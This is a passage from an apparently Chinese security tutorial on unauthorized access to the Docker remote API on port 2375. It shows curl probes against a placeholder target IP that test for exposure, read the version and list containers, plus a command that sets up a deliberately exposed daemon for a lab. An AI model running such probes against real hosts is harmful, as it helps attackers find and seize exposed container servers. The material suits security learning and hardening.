Docker remote api默认服务端口是2375
2375 是 Docker daemon 未加密 TCP 监听的约定端口(2376 是 TLS 加密版本)。
curl http://目标IP:2375/ #页面返回message则表示存在未授权访问
curl http://目标IP:2375/version # 直接返回 Docker 版本信息
curl http://目标IP:2375/containers/json # 列出所有容器
环境搭建&利用
首先搭建环境,将docker守护进程监听在0.0.0.0
dockerd -H unix:///var/run/docker.sock -H 0.0.0.0:2375
如果云服务器有防火墙记要开放2375端口
随后访问2375端口就可以看到Docker remote api了
总结
docker逃逸主要是由于错误配置,API暴露以及错误挂载宿主机资源,以上的几种也并非是Docker逃逸的全部,只是通过这几种常见的逃逸手法对docker云安全有了一个浅浅的认识。
docker逃逸检测项目地址:https://github.com/teamssix/container-escape-check
参考文章:
https://www.cnblogs.com/CVE-Lemon/p/18674800